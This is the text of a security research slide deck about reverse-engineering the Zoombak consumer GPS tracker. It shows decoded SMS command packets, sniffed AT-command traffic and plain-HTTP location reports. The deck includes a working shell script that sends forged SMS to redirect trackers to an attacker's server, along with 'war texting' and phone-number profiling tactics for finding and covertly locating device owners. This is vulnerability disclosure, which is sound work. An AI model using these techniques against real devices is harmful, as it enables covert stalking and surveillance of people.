

# A Million Little Tracking Devices

Turning Embedded Devices into  
Weapons

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@DonAndrewBailey

whois donb?



# Places I've been in the past 24 hours

- Boston
- Afghanistan
- Libya
- The White House

click for **HELPFUL TIPS****zoombak**

Welcome, Don ( Log Out ) | My Account

locator center

zones

tracking

speed

settings

mobile

## My Locators

Click 'find now' to display your locator on the map. Click '?' for details.

ISP-1		<a href="#">find now</a>
ISP-3		<a href="#">find now</a>
ISP2		<a href="#">find now</a>
z200v		<a href="#">find now</a>

## My Safety Zones

Create a new Zone by clicking 'create new'. To delete a Zone, click 'delete'. To edit a Zone, 'edit'. Click '?' for details.

<input checked="" type="radio"/> ISP1Z1	on	
<input type="radio"/> TEST2	 on	
<a href="#">delete</a>	<a href="#">edit</a>	<a href="#">create new</a>



And I can prove it!

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find now

ISP2



find now

z200v



find now

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☒ ISP121

on


☐ TEST2

on

delete

edit

create new





[click for HELPFUL TIPS](#)
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
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
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[delete](#)
[edit](#)
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
So what's this b.s. all about, donb?

# Zoombak “Advanced GPS Tracker”

- Sold in over 12,500 stores nation wide
- Easy to use (iPhone, Android, Blackberry)
- 2x as big as your 6<sup>th</sup> Generation iPod Nano
- Track your...
  - Car
  - Family
  - Pet
  - Valuables



# Even *Oprah* Loves Zoombak





What is the Device composed of?

# Modular design

- GSM module
- GPS module
- Application “microcomputer”
- T-Mobile SIM Card

# GSM Module

- Siemens 0682
  - Infineon Baseband
  - Skyworks 7750 RF Tx
- Controlled via USART
  - AT Commands!
- No shared memory!





# GPS Module

- GR-520 GPS Module
- Not that interesting
- Acquires GPS!!!

# Application uC

- Renesas SH7721/7300 Microcomputer Platform
- Fairly robust uC platform
- Application processor unknown
  - But, probably one of the common realtime uC OS
  - Likely, Java
  - Or something....

But wait! Donb, don't you know?!?

# I don't have to know...



# A Quick Aside about Siemens 0682

- Attaching to OpenBTS
  - Using Malaysian Test SIM cards (001/01)
- The Zoombak (Siemens) claims A5/2 capability
  - And only A5/2
- The Zoombak accesses GPRS
  - Presumably using A5/2
- T-Mobile allows A5/2 on GPRS in the USA?
  - This shouldn't happen



How does Zoombak work?



# It's all about the Customer Experience

- Log into the Web2.0 interface
- Select the desired tracking device
- Click “find now”
- Wait for the embedded map to update
- Enjoy the map
- GOTO 10



How does the device work?

# The Control Channel

- Commands are received via SMS
  - 8bit binary messages
- Application polls SIM for SMS
- Application receives command
  - Parses binary SMS
  - Extracts command

donb@localhost: ~/lab.../zoombak/revenge/pdus



```
donb@localhost ~/lab/research/zoombak/revenge/pdus $ hexdump -C 9
00000000  07 91 41 40 54 05 10 f1 44 05 91 21 60 f0 00 04 |..A@T...D..!`...|
00000010  01 21 50 32 04 50 2b 32 06 05 04 ea 08 1c 6c 67 |.!P2.P+2.....lg|
00000020  4f 6e 44 4c 6f 63 61 74 65 00 01 01 6c 6f 63 33 |OnDLocate...loc3|
00000030  34 2d 67 66 71 67 79 6c 39 66 00 00 00 43 ca ed |4-gfqgy19f...C..|
00000040  70 08 00 18 01 f4 00 00 00 53                      |p.....S|
0000004a
donb@localhost ~/lab/research/zoombak/revenge/pdus $
```

# PDU Breakdown

- “gOnDLocate”
  - Represents an incoming location request
- “Loc34-gfqgyl9f”
  - Location ID (nonce)
- 0x43 0xCA 0xED 0x70
  - 67.202.237.112 ???

**Domain Tools:**

[Whois Domain Search](#)  
[Whois By IP Address](#)  
[DIG Lookup](#)

**Web Analysis Tools:**

[Ping](#)  
[Your IP Address](#)  
[Name By IP Address](#)  
[IP Address by Name](#)  
[About Your Browser](#)

**SEO Analysis Tools:**

[Alexa Reach Chart](#)  
[Alexa Rank Chart](#)  
[Compare Alexa Rank](#)  
[Total Google Pages](#)

**Website Validators**

[CSE HTML Validator](#)  
[WC3 HTML Validator](#)  
[CSS Validator](#)  
[Robots.txt Validator](#)



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**Tool: Whois By IP Address**

Find Out Whois By IP:

Enter IP Address:


[Querying whois.arin.net]  
[whois.arin.net]

#  
# Query terms are ambiguous. The query is assumed to be:  
# "n 67.202.237.112"  
#  
# Use "?" to get help.  
#  
#  
# The following results may also be obtained via:  
# http://whois.arin.net/rest/nets;q=67.202.237.112?showDetails=true&showARIN=false  
#

**Zoombak, LLC** SUNGARD-8D31CB05-9199-4FCD-8EC (NET-67-202-237-64-1) 67.202.237.64 - 67.202.237.127  
Sungard Network Solutions, Inc. SGNS-BLK-10 (NET-67-202-192-0-1) 67.202.192.0 - 67.202.255.255

#  
# ARIN WHOIS data and services are subject to the Terms of Use  
# available at: https://www.arin.net/whois\_tou.html  
#

Find: zoombak

 Previous  Next  Highlight all ☐ Match case

Done



# So, the Location Request...

- Defines ***where*** the device should connect
  - IPv4 Address
- Defines ***what*** the device should send
  - Nonce



Okay, but what does a response look like?

# Back to the Logic Analyzer

- Log into Zoombak's Web2.0 GUI
- Send a valid request to the Device
- Sniff the AT commands between App -> GSM
- Watch what the device does

```
AT^SICS=0,conType,GPRS0
AT^SICS=0,user,""
AT^SICS=0,passwd,""
AT^SICS=0,apn,cidagps,t-mobile.com
AT^SICS=0,dns1,""
AT+CGATT=1
AT+CGATT?
AT^SISI=5
AT^SISS=5,srvType,Socket
AT^SISS=5,address,socktcp://67.202.237.112:7276
AT^SISS=5,conId,0
AT^SISS=5,tcpOT,20
AT^SISO=5
AT^SISI=5
AT^SISI=5
AT^SISM=5,260
POST /zls/zb100/uDLocation HTTP/1.1
Host: 67.202.237.112:7276
Content-Length: 173
loc34-gfqh1c7c&DLC&01.05&1&12673344409;5;2010-12-28T02:18:35Z;11001&11863&310&260&0&1&-57~110
10&12493&&&1&-73~11001&11861&&&1&-76~11010&36843&&&1&-77~11001&39102&&&1&-79at^sisr=5,100
0
at^sisr=5,1000
at^sisr=5,1000
at^sisr=5,897
AT+CCLK?
AT+CNUM
AT+CGATT?
AT^SISI=5
AT^SISI=5
AT^SISM=5,126
POST /zls/zb100/uDLocation HTTP/1.1
Host: 67.202.237.112:7276
Content-Length: 40
loc34-gfqh1c7c&DLC&01.05&1&12673344409;0at^sisr=5,1000
at^sisr=5,1000
at^sisr=5,897
AT^SISI=1
AT^SISC=1
AT^SISI=1
AT^SISI=5
AT^SISC=5
AT^SISI=5
at^smgl=0
donb@localhost ~/lab/research/zoombak/revenge $
```

# Seriously?!?

- The GSM Module accepts AT commands to
  - Connect to a specific host AND port
  - Over TCP/IP
  - Send/Receive data
- Zero confidentiality!

# Lets Diverge, Shall We?

- GSM baseband attacks are a Serious Issue <sup>TM</sup>
- The baseband attack surface was
  - Thought to be small
  - RF oriented
  - Localized
- But, wait! Remote baseband compromise?
  - Embedded TCP/IP stack
  - Small code base (small flash space)



# Attack Scenario

- For any baseband with embedded TCP/IP capability
- Force AT commands to connect to Host:Port
- Implement attack against TCP/IP stack
  - IP header length
  - TCP payload length
  - Fragments
- Get persistent compromise in the baseband
- Force GPRS traffic over a specific APN/IP
- Evade Application Flash Updates
  - No need to backdoor the App when the Baseband is backdoored
- Similar to BIOS backdoors for PC

Okay, back to the payload.

donb@localhost: ~/lab/...earch/zoombak/revenge

```
donb@localhost ~/lab/research/zoombak/revenge $ strings AT_COMMAND_serial_data-1.  
la | grep gfqh1c7c | sed 's/\(:\|"\|'\)/\n/g'  
loc34-gfqh1c7c&DLC&01.05&1&12673344409  
5  
2010-12-28T02:18:35Z  
11001&11863&310&260&0&1&-57  
11010&12493&&&1&&-73  
11001&11861&&&1&&-76  
11010&36843&&&1&&-77  
11001&39102&&&1&&-79at^sisr=5,1000  
loc34-gfqh1c7c&DLC&01.05&1&12673344409  
0at^sisr=5,1000  
donb@localhost ~/lab/research/zoombak/revenge $
```

# First Response Payload Format

- Nonce
- Version stuff
- Sender's phone number (MSISDN)
- Number of location data segments
- Time stamp
- Cellular data
  - Location Area Code (LAC), Cell ID, MCC, MNC, RSSI
  - This is the 'A' in A-GPS

# Second Response Payload Format

- Nonce
- Version stuff
- Sender's phone number (MSISDN)
- Number of location data segments
- GPS data (latitude, long)
  - If available
- Time stamp

# Let's use Open Cell ID

- Online database of cellular towers
- Includes
  - MCC
  - MNC
  - Cell ID
  - LAC
  - Geo Location (Latitude, Longitude)

click for **HELPFUL TIPS****zoombak**

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
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# So, now we know...

- How to control the device
  - Presumably via IP in SMS
- What a response looks like
  - Standard HTTP POST
- Where the data is sent
  - Zoombak server on port 7276
- What network its sent to
  - cidagps.t-mobile.com





What's next?

“Dogggg will hunt!!” – Les Claypool



# Piece it together!

- SMS service like Routomessaging
  - Send binary SMS for fractions of a cent
  - Scriptable over SMPP
  - Combine with crontab -> Win!
- Edit a valid payload
  - Change Zoombak's IP to Your IP
  - Ship the SMS
- Wait on port 7276

```

x=1
while [ $x -lt $TIMES ]; do
    x=$((x+1));

    K=`printf "%s%.02d" ${KEY} ${x}`;

    for M in ${TARGETS}; do
        echo "forceloc: shipping message to $M as key $K";

        wget "http://127.0.0.1:13013/cgi-bin/sendsms?username=donb&password=NickDe,BLACKMAIL!!!&from=12050&to=${M}&udh=%26%05%04%EA%08%1C%6C&text=%67%4F%26E%44%4C%6F%63%61%74%65%00%01%01%${K}%00%00%00%00%00%${SERVER}%08%00%18%01%F4%00%00%00%FF" >/dev/null 2>&1
    done

    sleep $SLEEP
done
```



Filter:  Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
1	0.000000	10.90.0.232	10.90.0.93	TCP	etc-control > oma-ilp [SYN] Seq=0 Win=5840 Len=0 MSS=1460
2	0.000032	10.90.0.93	10.90.0.232	TCP	oma-ilp > etc-control [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
3	0.997995	10.90.0.232	10.90.0.93	TCP	etc-control > oma-ilp [ACK] Seq=1 Ack=1 Win=5840 Len=0
4	3.659957	10.90.0.232	10.90.0.93	TCP	etc-control > oma-ilp [PSH, ACK] Seq=1 Ack=1 Win=5840 Len=297
5	3.660010	10.90.0.93	10.90.0.232	TCP	oma-ilp > etc-control [ACK] Seq=1 Ack=298 Win=6432 Len=0
6	3.660173	10.90.0.93	10.90.0.232	TCP	oma-ilp > etc-control [PSH, ACK] Seq=1 Ack=298 Win=6432 Len=297
7	3.660193	10.90.0.93	10.90.0.232	TCP	oma-ilp > etc-control [FIN, ACK] Seq=104 Ack=298 Win=6432 Len=0
8	6.660215	10.90.0.93	10.90.0.232	TCP	[TCP Retransmission] oma-ilp > etc-control [FIN, PSH, ACK] Seq=104 Ack=298 Win=6432 Len=297

▶ Frame 4: 353 bytes on wire (2824 bits), 353 bytes captured (2824 bits) on eth0  
 ▶ Linux cooked capture  
 ▶ Internet Protocol, Src: 10.90.0.232 (10.90.0.232), Dst: 10.90.0.93 (10.90.0.93)  
 ▶ Transmission Control Protocol, Src Port: etc-control (6107), Dst Port: oma-ilp (7276), Seq: 1, Ack: 1, Len: 297  
 ▼ Data (297 bytes)

Data: 504f5354202f7a6c732f7a623130302f75444c6f63617469...

[Length: 297]

0000	00 00 02 00 00 00 00 00	00 00 00 00 00 00 08 00	.....
0010	45 00 01 51 25 83 00 00	3f 06 3f 2c 0a 5a 00 e8	E..Q%... ?.,.Z..
0020	0a 5a 00 5d 17 db 1c 6c	39 42 6e 01 55 f6 62 1f	.Z.]...l 9Bn.U.b.
0030	50 18 16 d0 e8 f2 00 00	50 4f 53 54 20 2f 7a 6c	P..... POST /zl
0040	73 2f 7a 62 31 30 30 2f	75 44 4c 6f 63 61 74 69	s/zb100/ uDLocati
0050	6f 6e 20 48 54 54 50 2f	31 2e 31 0d 0a 48 6f 73	on HTTP/ 1.1..Hos
0060	74 3a 20 31 30 2e 39 30	2e 30 2e 39 33 3a 37 32	t: 10.90 .0.93:72
0070	37 36 0d 0a 43 6f 6e 74	65 6e 74 2d 4c 65 6e 67	76..Cont ent-Leng
0080	74 68 3a 20 32 31 34 0d	0a 0d 0a 6c 6f 63 2d 67	th: 214. ...loc-g
0090	32 61 61 38 6b 6a 6d 26	44 4c 43 26 30 31 2e 30	2aa8kjm& DLC&01.0
00a0	35 26 31 26 31 32 31 32	35 31 38 38 30 32 39 3b	5&1&1212 5188029;
00b0	35 3b 32 30 31 31 2d 30	31 2d 30 38 54 32 31 3a	5;2011-0 1-08T21:
00c0	31 34 3a 33 36 5a 3b 32	39 33 30 38 26 31 30 30	14:36Z;2 9308&100
00d0	38 33 26 33 31 30 26 32	36 30 26 30 26 31 34 26	83&310&2 60&0&14&
00e0	2d 36 39 7e 32 39 33 30	38 26 31 30 38 33 33 26	-69~2930 8&10833&
00f0	26 26 31 26 26 2d 37 36	7e 32 39 33 30 38 26 31	&&1&&-76 ~29308&1
0100	31 31 38 33 26 26 26 31	26 26 2d 37 39 7e 34 36	1183&&&1 &&-79~46
0110	39 30 31 26 31 30 38 36	33 26 26 26 31 26 26 2d	901&1086 3&&&1&&-
0120	38 30 7e 32 39 33 30 38	26 31 30 38 39 33 26 26	80~29308 &10893&&
0130	26 31 26 26 2d 38 32 7e	34 36 39 30 31 26 31 30	&1&&-82~ 46901&10
0140	34 38 32 26 26 26 31 26	26 2d 38 37 7e 32 39 33	482&&&1& &-87~293
0150	30 38 26 31 30 31 30 33	26 26 26 31 26 26 2d 39	08&10103 &&&1&&-9
0160	38	8	



So, we know we can intercept.  
But, can we find devices?

# Enter, War Texting

- Spam thousands of numbers with our SMS payload
- Wait patiently, serving on port 7276
- Log all incoming requests
- Analyze location data
  - Interesting targets?

# War Texting - The reality

- SMS spam is a huge problem
- Too many messages too fast = blocked
  - Average one message per 20 seconds
  - Slightly change payload
    - Alter Nonce with every message
- Don't increment through MSISDN
  - Randomize from a set of targets
- Don't spam all MSISDN
  - Look for the device's profile first




# Building an Easy Device Profile

- Incoming calls are disabled
- All devices are T-Mobile
- SMS is enabled
- NPA/NXX are typically not associated with location of purchase
- Use HLR to find devices that are “never home”
- Caller ID is always “Unavailable”
- Use HLR to find devices that are turned on
  - ‘Off’ devices are ‘Absent Subscriber’

# Profiling is Less Intrusive

- Profiling is simply reconnaissance
- Perform many normal actions
  - To create an abnormal result
- Effect?
  - Generated list of potential fits
  - Less people spammed
  - Less provider hate for our SMS
  - More low key



So, we can find and target users.  
But, can we impersonate them?

# Of course!

- Response payloads have no confidentiality
- Pure HTTP
